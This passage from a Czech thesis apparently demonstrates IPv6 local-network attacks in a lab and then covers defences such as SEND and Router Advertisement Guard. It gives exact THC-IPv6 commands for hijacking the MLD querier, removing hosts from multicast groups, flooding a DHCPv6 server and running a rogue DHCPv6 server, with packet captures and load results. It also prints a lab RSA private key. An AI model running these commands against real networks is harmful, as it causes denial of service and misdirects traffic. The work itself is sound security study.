default via fe80:fbc4:: dev eth0  proto kernel  metric 1024  mtu 1500 advmss 1440 hoplimit 255
root@kristyna:~#
```

Obr. 5.34: Směrovací tabulka zahlcená falešnými záznamy.

a nezpůsobují proto zatížení procesoru, jednotlivé zprávy se neliší MAC adresami a proto tento útok nelze blokovat na portech přepínače, možná ochrana proti tomuto útoku je blokovat přichozích RA zprávy z neverifikovaných zdrojových adres, popřípadě vypnutí router discovery a manuálně konfigurace jednotlivých siťových rozhraní nebo využití Router Advertisement Guard na novějších Cisco zařízeních.

```
root@kristyna:~# ip -6 a s eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 3555::20c:29ff:feb9:fda9/64 scope global dynamic
      valid_lft 286331135sec preferred_lft 67372018sec
    inet6 2890::20c:29ff:feb9:fda9/64 scope global dynamic
      valid_lft 286330786sec preferred_lft 67371669sec
    inet6 1235::20c:29ff:feb9:fda9/64 scope global dynamic
      valid_lft 286330326sec preferred_lft 67371209sec
    inet6 1234::20c:29ff:feb9:fda9/64 scope global dynamic
      valid_lft 286330038sec preferred_lft 67370921sec
    inet6 fe80::20c:29ff:feb9:fda9/64 scope link
       valid_lft forever preferred_lft forever
root@kristyna:~#
```

Obr. 5.35: Falešné IPv6 adresy a odpovídající doby životnosti.

5.7 Útok na Multicast Listener Discovery

Multicast Listener Discovery protokol slouží k distribuci informací o multicastových skupinách, jedná se o ekvivalent IGMP protokolu v IPv4. Slouží pro správu multicastových skupin, umožňuje směrovačům zjištění zda-li na daném segmentu lokální sítě jsou posluchači dané multicastové skupiny. V současnosti existuje protokol ve verzi 1 a 2.

Popis zprávy	MLDv1	MLDv2
Dotaz (query)	130	130
Hlášení (report)	131	143
Ukončení (done)	132	-

Tab. 5.7: Typy ICMPv6 zpráv používaných v MLD

Směrovače pravidelně kontrolují zda-li na jejich segmentu sítě existují příjemci multicastového provozu. Na dané síti existuje vždy pouze jeden takový směrovač. Tímto směrovačem je směrovač, který má nejmenší linkovou adresu ze všech ostatních.


```
Internet Protocol Version 6
▷ 0110 .... = Version: 6
  .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: IPv6 hop-by-hop option (0x00)
  Hop limit: 1
  Source: fe80::20c:29ff:feb9:fda9 (fe80::20c:29ff:feb9:fda9)
  Destination: ff02::1 (ff02::1)
▷ Hop-by-Hop Option          Dotaz směřovaný všem koncovým stanicím
Internet Control Message Protocol v6
  Type: 130 (Multicast listener query)
  Code: 0
  Checksum: 0x5375 [correct]
  Maximum response delay: 1092
  Multicast Address: ::  Obecný dotaz do sítě na všechny multicastové skupiny
```

Obr. 5.36: Obecný dotaz na multicastové příjemce.

Nezbytnou částí útoku je ustanovení útočníka jako hlavního MLD směrovače na sítí, protože MLD směrovače i po obdržení dotazu o opuštění multicastové skupiny se opětovně ptají zda-li daná stanice opravdu chce opustit skupinu nebo se jedná o falešný požadavek. Útočník předstírá, že je hlavní MLD směrovač na síti vysíláním

obecného dotazu s menší linkovou lokální adresou než má původní MLD směrovač a díky tomu se dostane do pozice ze které je schopný odpojovat jednotlivé stanice z multicastových skupin[2]. Syntaxe přikazu pro nahrazení hlavního MLD směrovače útočníkem je následující (parametr **-l** indikuje periodické zasílání dané zprávy každých 5 vteřin)

fake_mld6 -l eth0 query :: ff02::1



Obr. 5.37: Ustavení hlavního MLD směrovače.


Multicastová adresa	Popis
ff02::16	směrovače s podporou MLDv2
ff02::fb	DNSv6
ff02::1:3	DHCP agenti
ff02::9	RIP směrovače
ff02::a	EIGRP směrovače
ff02::2	směrovače na lokálním segmentu

Tab. 5.8: Různé typy multicastových skupin

Pokud původní MLD směrovač nezachytí obecný dotaz z nového tedy útočníkova směrovače po příliš dlouhou dobu vyšle sám obecný dotaz a stane se opět hlavním

[2] `http://www.iana.org/assignments/ipv6-multicast-addresses/ipv6-multicast-addresses.xml`

MLD směrovačem. Proto útočník musí obecné dotazy vysílat periodicky, aby zajistil že je primárním MLD směrovačem na síti. Vhodným výběrem správné multicastové



Obr. 5.38: Odhlášení DHCP serveru od multicastového DHCP provozu.

skupiny, může útočník zrušit příjem multicastového provozu pro libovolnou stanici na síti. Syntaxe daného přikazu

fake_mld6 eth0 delete ff02::1:3 ff02::2 1 fe80::1 00:00:00:00:00:01

Požadavek o odstranění stanice z dané multicastové skupiny, tzn. zrušení příjmu daného multicastového provozu se odesílá na adresu směrovačů na lokálním segmentu.

```
Ethernet II, Src: 00:00:00 00:00:01 (00:00:00:00:00:01), Dst: IPv6mcast_00:00:00:02 (33:33:00:00:00:02)
Internet Protocol Version 6
▸ 0110 .... = Version: 6
  .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: IPv6 hop-by-hop option (0x00)
  Hop limit: 1
  Source: fe80::1 (fe80::1)
  Destination: ff02::2 (ff02::2)
▸ Hop-by-Hop Option
Internet Control Message Protocol v6
  Type: 132 (Multicast listener done)   MLD Done - opuštění multicastové skupiny
  Code: 0
  Checksum: 0x7f1f [correct]
  Maximum response delay: 0
  Multicast Address: ff02::1:3   Definuje multicastovou skupinu kterou stanice opouští
```

Obr. 5.39: Obsah zprávy při odchodu z multicastové skupiny.

5.8 Útok na DHCPv6

DHCPv6 server je jedna z metod dynamického přiřazování síťových parametrů, funguje na principu klient-server, může fungovat kompletně samostatně nebo ve spolupráci s autokonfigurací kdy funguje jako doplňující zdroj síťových informací (DNS servery, NTP servery).

Source	Destination	Protocol	Info
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Release
fe80::20c:29ff:fe5b:a048	ff02::1:ffb9:fda9	ICMPv6	Neighbor solicitation
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	ICMPv6	Neighbor advertisement
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Request
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
::	ff02::1:ff00:1000	ICMPv6	Neighbor solicitation
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	ICMPv6	Neighbor solicitation
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	ICMPv6	Neighbor advertisement

DHCP proces

Obr. 5.40: Výměna DHCPv6 zpráv mezi klientem a serverem.

Implicitně se nepoužívá je nahrazen autokonfigurací. Mezi slabiny DHCPv6 patří

- Vyčerpání DHCP rozsahu IPv6 adres
- Odepření služby generováním velkého množství SOLICIT dotazů
- Falešný DHCP server
- Sekvenční alokace rezervovaného adresního prostoru

Na operačním systému Windows se dhcp klient aktivuje pomocí příkazu

netsh interface ipv6 set interface eth0 routerdiscovery = dhcp

Na Linuxu se aktivace dhcp[3] klienta nastaví v souboru

/etc/network/interfaces

pro jednotlivá síťová rozhraní, ze kterých se vysílají dhcp žádosti.

```
auto eth0
iface eth0 inet dhcp
        post-up /etc/init.d/wide-dhcpv6-client start
        pre-down /etc/init.d/wide-dhcpv6-client stop
```

Obr. 5.41: Aktivace dhcp klienta na linuxu.

Pomocí nástroje **flood_dhcp6** generuje útočník DHCP žadosti o přiřazení síťových informací, které vytvářejí zátěž na procesor způsobující odepření služby.

[3]debian balíčky **wide-dhcpv6-client** a **wide-dhcpv6-server** pro potřeby diplomové práce

Source	Destination	Protocol	Info
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:feb9:fda9	fe80::20c:29ff:fe5b:a048	DHCPv6	Request
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Advertise
fe80::20c:29ff:fe5b:a048	fe80::20c:29ff:feb9:fda9	DHCPv6	Reply
fe80::20c:29ff:feb9:fda9	ff02::1:2	DHCPv6	Solicit

Obr. 5.42: Útok na dhcp server.

Program generuje circa 8000-9000 DHCP SOLICIT zpráv za vteřinu vedoucí k 60-70% zátěži procesoru cílového serveru.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1765	root	20	0	1944	780	508	R	69.1	0.3	0:32.80	dhcp6s

Obr. 5.43: Zátěž dhcp serveru způsobena útokem.

Útoky na DHCPv6 se v reálných situacích moc nevyskytujíci protože implicitní metodou adresace koncových stanic je autokonfigurace jejíž přednosti předčí nevýhody DHCPv6 serveru. Konfigurace falešného DHCPv6 serveru je ve srovnání s autentickým serverem podstatně odlišná jak z technického hlediska tak časového hlediska.

```
Syntax: fake_dhcps6 interface network-address/prefix-length dns-server [dhcp-server-ip-address [mac-address]]
                                                                    Parametry nastavení falešného DHCPv6 serveru
Fake DHCPv6 server. Use to configure an address and set a DNS server
root@ivana:~# fake_dhcps6 eth0 2002:db8::/64 2002:db8::aaaa 2002:db8::1
Starting to fake dhcp6 server on eth0 for 2002:db8:: (Press Control-C to end) ...

Received DHCP6 Solicitate packet from fe80::20c:29ff:feb9:fda9
Sent DHCP6 Advertise packet to fe80::20c:29ff:feb9:fda9 (offer: 2002:db8::100:0:0:0)   Výměna DHCPv6 zpráv
Received DHCP6 Request packet from fe80::20c:29ff:feb9:fda9                            a přiřazení adresy
Sent DHCP6 Reply packet to fe80::20c:29ff:feb9:fda9 (address accepted)
```

Obr. 5.44: Nastavení falešného DHCPv6 serveru.

Ochrana proti zapojení falešného DHCPv6 serveru k sítí a zabránění distribuci falešných síťových informací v současnosti neexistuje.

6 OCHRANA PROTI IPV6 ÚTOKŮM

Většina současných útoků na IPv6 infrastrukturu má charakter odepření služby. Na lokálních sítích tyto útoky mají za následek generování datového provozu obsahujícího tisíce až desetitisíce linkových adres (MAC). Na distribuční vrstvě lokálních sítí lze tyto útoky eliminovat nebo zmírnit jejich dopad aplikováním mechanismu RA Guard na Cisco přepínačích (proprietární technologie) a segmentací sítě na linkové vrstvě pomocí VLAN, která sice jednotlivým útokům nezabrání, ale limituje jejich dopad. V přístupové části lokální sítě je limitujícím mechanismem omezení počtu linkových adres na portech přepínače. Na samotných koncových stanicích je nezbytným ochranným prvkem správně nakonfigurovaný firewall, obsahující pravidla jak pro IPv4 tak IPv6 provoz.

6.1 Zabezpečení Neighbor Discovery

Secure Neighbor Discovery je bezpečnostní rozšíření ND protokolu. Využívá páru RSA klíčů a za pomoci digitálního podpisu pomocí hašovací funkce SHA-1 vytváří kryptograficky generovanou adresu. Navíc je tato adresa svázána s vlastníkem veřejného klíče. Zamezuje tím útočíkovi připojit libovolnou stanici do sítě a automaticky vygenerovat IPv6 adresu. SEND je v současnosti implementován na Cisco zařízeních od verze IOS 12.2(24)T a na Linuxových jádrech. Mechanismus SEND pro Linuxová jádra je vyvíjen v několika implementacích pod záštitou několika nezávislých firem. Jednou z implementací je verze od firmy Huaweii, která implementuje SEND na verzi Linuxového jádra 2.6.24.6. Operační systémy Windows toto bezpečnostní rozšíření nepodporují včetně Windows 7 SP2.

Součástí SEND jsou Cryptographically Generated Addresses, které zabraňující útočníkovi připojit libovolné zařízení do sítě a automaticky si nechat vygenerovat IPv6 adresu. Využívají asymetrické šifrovací klíče (RSA) a hašovací funkci SHA-1 pro generování digitálního podpisu. Generace hostitelské části IPv6 se provádí výpočtem haše z CGA parametrů:

Modifikátor - pseudonáhodné číslo, přidávající náhodnost do výpočtu.
Veřejný klíč - veřejný klíč stanice.
Síťový prefix - síťová část IPv6 adresy, získaná z RA zpráv.

Délka výstupu SHA-1 je 160 bitový řetězec, jako hostitelská část IPv6 adresy se bere 64 nejméně významných bitů.

Tato část SEND nezajišťuje ověření, že daná adresa je opravdu ve vlastnictví dané stanice, k tomuto se využívá digitálního podpisu. Dotazující stanice, která

```
root@alephone:aao# sha1sum -b /etc/passwd
191c9e6fde136f4b7c369575aa37e6b82cb79216 */etc/passwd
```

Obr. 6.1: Generování SHA-1 haše.

potřebuje získat MAC adresu cíle, se dotazuje pomocí NS zpráv. Cílová stanice odpovídá pomocí NA zprávy oznamující svojí MAC adresu, tyto zprávy lze útočníkem podvrhnout do hry tedy vstupuje SEND. Dotazovaná stanice pomocí digitálního podpisu vytvoří haš z hlavičky NA zprávy, kterou zašifruje pomocí vygenerovaného soukromého klíče a doplní k této zprávě CGA parametry. Dotazující strana vyjme veřejný klíč z obdržených parametrů a ověří podpis, tím dojde k ověření, že daná zpráva nebyla podvržena a že opravdu byla obdržena od dotazované strany. Dalším krokem je ovění CGA adresy.

Zabezpečení NDP na lokální síti pomocí SEND je součástí laboratorní úlohy a bude do většího detailu zpracováno v rámci diplomové práce v letním semestru.

6.2 Implementace SEND pro Linux

Instalace probíhá na jádře 2.6.24.6 a distribuci Ubuntu 8.04 (Hardy). Pro potřeby diplomové práce je využita serverová verze linuxové distribuce z důvodu minimalizaci velikosti vysledného virtualizovaného obrazu. Linuxová implementace obsahuje upravené linuxové jádro, konfigurační soubory a zdrojové kódy upraveného IPv6 modulu a SEND démona.

6.2.1 Kompilace linuxového jádra

Pro správnou funkčnost IPv6 modulu a NETFILTER frameworku je nezbytné upravit soubor *.config*, obsahující parametry jádra.

CONFIG_NETFILTER=y
CONFIG_IPV6=m
CONFIG_IP6_NF_IPTABLES=m
CONFIG_IP6_NF_FILTER=m

Po kompilaci jádra jsou vytvořeny dva **.deb** soubory obsahující hlavičkové soubory jádra a binární obraz zkompilovaného jádra.

linux-headers-2.6.24.6-custom_2.6.24.6.deb
linux-image-2.6.24.6-custom_2.6.24.6.deb

6.2.2 Patchování IPv6 modulu

Konfigurační parametr **CONFIG_IPV6=m** specifikuje, že podpora IPv6 je ve formě modulu a ne na pevno nakonfigurovaná v linuxovém jádře, což umožňuje dynamické zavádění IPv6 pouze když je podpora IPv6 potřeba a navíc umožňuje rekompilaci modulu pro podporu SEND bez nutnosti překompilováni celého jádra, které je časově velmi náročné. Upravené zdrojové kódy **/net** a **/include** z archivu **sendcgaknl.tar** je nutno nakopírovat do složky **/usr/src/linux-send**, která obsahuje kompletní zdrojové kódy jádra. A za pomoci příkazů

cd /usr/src/linux-send/net/ipv6
make

překompilovat IPv6 modul s podporou SEND. Modul lze pak zavádět automaticky při bootování operačního systému, nebo manuálně pomocí příkazů:

insmod /usr/src/linux-send/net/ipv6/ipv6.ko

6.2.3 Instalace Openssl

Defaultní instalace serverové verze linuxové distribuce Ubuntu 8.04 neobsahuje balíček **Openssl**. **Openssl** je knihovna poskytující kryptografické funkce jako je šifrování pomocí symetrických i asymetrických algoritmů, integritu dat za pomoci hašovacích funkcí, správu certifikátů a klíčových párů. Podporovaná verze pro SEND je Openssl 0.9.8j a vyšší. Binární balíček Openssl, který je k dispozici přes balíčkovací manažer **aptitude** není zkompilovaný s podporou X.509 rozšíření pro IP adresy, proto je nutné zkompilovat Openssl ze zdrojových kódů dostupných na internetových stránkách Openssl a podporu X.509 zprovoznit. V diplomové práci je použita verze 0.9.8k, zdrojové kódy jsou k dispozici na adrese `http://www.openssl.org`. Následující přikazy slouži ke konfiguraci a zkompilování zdrojových kódu Openssl:

./config enable-rfc3779 shared
make depend
make
make test
make install

6.2.4 Instalace SEND démona

Instalace SEND démona následuje po kompilaci knihovny **Openssl**. Před samotnou kompilací SEND démona ze zdrojovych kódů je důležité nastavení proměnné prostředí.

PKG_CONFIG_PATH=/usr/local/ssl/lib/pkgconfig/

SEND démon je aplikace komunikující z uživatelského prostoru tzv. userspace s IPv6 modulem. Jeho účelem je předání parametrů specifikovaných dynamicky, pomocí virtuálního systému **sysfs**, které se nachází v hierarchické struktuře OS Linux v adresáři **/sys/module/ipv6/parameters/**

Název parametru	**Implicitní hodnota**
snd_use_snd	1
snd_ignore_unsec	0
snd_ignore_unsec_adv	0
snd_is_router	0
snd_check_addr_ext	1

Jednotlivé parametry odpovídaji RFC 3971 a jejich význam je následující:

snd_use_snd - aktivace/deaktivace SEND mechanismu, hodnota 0 vypne SEND
snd_ignore_unsec
snd_ignore_unsec_adv
snd_is_router
snd_check_addr_ext

a konfiguračních souborů obsažených v adresáři **/etc/sndd**, které narozdíl od dynamicky nastavovaných parametrů, které lze nastavovat během běhu, jsou načteny pouze jednou a to při startu démona **/usr/local/bin/sendd**. Pro aplikaci změn v konfiguračnich souborech je nutné systém restartovat a démona opětovně spustit. Popis konfiguračních souborů

/etc/sndd/cfg/snd_cfg

/etc/sndd/snd_ta

/etc/sndd/*rozhraní*.conf

V tomto konfiguračnim souboru jsou obsažený parametry pro generaci CGA adres pro jednotlivá síťova rozhraní spolu s bezpečnostním parametrem **sec**, který specifikuje odolnost dané CGA adresy vůči útoku hrubou silou.

Virtuální stroj na kterém běží OS Linux má k dispozici pouze jedno síťove rozhraní **eth0**, kterému odpovídá konfiguračni soubor **/etc/sndd/iface/eth0.conf**.

```
sec=1
{
public_key="/etc/sndd/keys/rsa_pubkey.der"
pub_key_code=DER
pub_key_type=RSA
private_key="/etc/sndd/keys/rsa_prikey.der"
pri_key_code=DER
pri_key_type=RSA
}
```

Obr. 6.2: Konfigurační parametry síťového rozhrani eth0.

Parametry **public_key** a **private_key** specifikují cestu ke klíčovému páru generovaného v **Openssl**, kde veřejný klíč slouži ke generaci CGA adresy, zatímco soukromý klíč k digitálnimu podpisu. Zbylé parametry **pub_key_code pri_key_code**, definují formát klíče, povolené jsou DER a PEM a **pub_key_type pri_key_type**, definují algoritmus použitý pro generaci klíčového páru, kde primární volbou je RSA a jako sekundární algoritmus je k dispozici ECC.

/etc/sndd/*rozhraní*.cga

Binární soubor obsahující vygenerovanou CGA adresu. Linuxové jádro z tohoto souboru načítá CGA adresu po restartu systému bez toho aniž by muselo znovu vypočítávat CGA z klíčového páru specifikovaného v konfiguračnim souboru **eth0.conf** (v případě siťového rozhraní **eth0**). Při regeneraci klíčového páru je nutné vymazat soubor **.cga** a nechat démona SEND vygenerovat nový **.cga** soubor obsahující novou adresu CGA pro dané síťové rozhraní.

6.2.5 Generování klíčů pomocí Openssl

Pomocí openssl vygenerujeme klíčový pár ze kterého se vytvoří CGA

openssl genrsa -out private.pem 1024
openssl rsa -in private.pem -out public.pem -outform PEM -pubout

```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCw6uJME5aVX3/K5aSwRn9LYqNUYKAIJ+hcSxchQQoxiEhn/J6n
j06uz0gh8nWedlU4kvWUaQU/sB0cHDgWJgPeq22jb2i2mAYOcp8sr/sPHXhLhjSz
QdTz+Cr1AGExl8Wl3WxNjG3+4OCcnQmgCl/m3nHM2mBeupDQDrkesQyhvwIDAQAB
AoGAAOCZULFELOd1Vcc/wtQGq5QIpVF5WbEA+PwyWCrfZxF68nERRFl0lW9Xtzth
k/CYSZiI+TxwFznDWzFUod98Y2stpT9OTfbEABlBR8tW5YLDN+du4lSesPwzjfhL
O0uNnzfIScDW81mQE4DmV7evpsGGZKW0eO9i8ZMtu6nmXVECQQDo+jfhoPUdof4g
W5TNlY6Q0UYd80JNNk4iZlmok3g9DfmmzpM++AuNaT2X8sLq1WZ1KLl8R55flN54
GwSnLvyZAkEAwmZ7WJH67KJl+ogVbUYcx/FTqc0MhYmw8nzKuVGXpzBes3Xr05oI
+h8Y7ye07aA1cQt//edpCF85LAlaIXlwFwJAPqidQuehRPj+egFngetJTpWaQA/e
sxl55jKUxovy+Ki7jitc2sCnir7VO/qkhbgjODtdt5kjdR16v960X6p5cQJBALJa
UaoV7G/0Irmy5m2l2Lv8BbUQof9WL1iZ82gImqlSMGBXvPAbL0dDBp5MAKvOw5ke
YuQwzmVW794eCmoRvysCQGRPonHcD2Q/pDoKKChfhV5WDitnbgnBC7hnHtuFmU6p
TdZTMGRSg04iCJVWq7NF/rfb9exliOU46QFJ+6+pwFc=
-----END RSA PRIVATE KEY-----
```


Obr. 6.3: Vygenerovaný soukromý klíč v Openssl.


```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCw6uJME5aVX3/K5aSwRn9LYqNU
YKAIJ+hcSxchQQoxiEhn/J6nj06uz0gh8nWedlU4kvWUaQU/sB0cHDgWJgPeq22j
b2i2mAYOcp8sr/sPHXhLhjSzQdTz+Cr1AGExl8Wl3WxNjG3+4OCcnQmgCl/m3nHM
2mBeupDQDrkesQyhvwIDAQAB
-----END PUBLIC KEY-----
```


Obr. 6.4: Vygenerovaný veřejný klíč v Openssl.

6.2.6 Quagga a SEND

Quagga je software implementující směrovací algoritmy OSPF, RIP, IS-IS a BGP. Hlavním démonem balíku Quagga je zebra, který kromě výše zmíněných směrovacích algoritmů umožňuje generaci **router advertisement** zpráv pro IPv6. Samotný SEND démon nevysílá periodicky **router advertisement zprávy** oznamujíci síťový prefix, ze kterého si připojením hostitelské časti IPv6 adresy, klientské stanice tvoři kompletní IPv6 adresy proto tuto roli zastává směrovaci démon **Zebra**. SEND démon přidáva **router advertisement** zprávám bezpečnostní informace. Konfigurace quaggy spočiva v editaci souboru **/etc/quagga/daemons** a aktivaci odpovídajícího směrovacího démona pro distribuci **router advertisement** zpráv.

V konfiguračním souboru **/etc/quagga/zebra.conf** je nutné nastavit parametry distribuované v **router advertisement** zprávách:

ipv6 nd ra-interval - perioda opakování vysíláni **ra** v sekundách
ipv6 nd prefix - distribuovaný síťový prefix

Zařízení fungující jako směrovač distribuující **router advertisement** musí mít nastavený parametr **snd_is_router** na hodnotu 1 pomocí přikazu:

```
zebra=yes
bgpd=no
ospfd=no
ospf6d=no
ripd=no
ripngd=no
isisd=no
```

Obr. 6.5: Aktivace odpovídajícího směrovacího démona.


```
hostname ivana_send1
password test
!
interface eth0
link-detect
ipv6 nd ra-interval 10
ipv6 address 2001:db8:beef:1::ffff/64
ipv6 nd prefix 2001:db8:beef:1::/64
```

Obr. 6.6: Konfigurace **router advertisement** zpráv.

echo 1 > /sys/module/ipv6/parameters/snd_is_router

6.3 Router Advertisement Guard

